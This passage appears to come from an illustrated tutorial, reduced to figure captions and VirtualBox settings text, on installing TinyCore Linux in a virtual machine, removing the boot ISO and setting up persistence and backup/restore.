



Figure 16 – Configuring the VM again



TinyCoreLinux - Settings

Storage

Storage Devices

Controller: IDE

CorePlus-current.iso

Controller: SATA

TinyCoreLinux.vdi

Attributes

Optical Drive: IDE Secondary Device 0

□ Live CD/DVD

Type: Image

Size: 248.00 MB

Location: C:\Users\mheat\Downloads\CorePlus-..

Attached to: TinyCoreLinux

Figure 17 – Remove the booting iso image




Figure 18 – The install icon no longer appears which means it is booting from the virtual drive instead of the iso





Figure 19 – Configure the TinyCore VM for persistence



Device: sda1/tce

Action: Dry Run

```
opt
home
```

Add: File

Figure 20 – Changing the backup/restore settings




Figure 21 – Open a blank text file

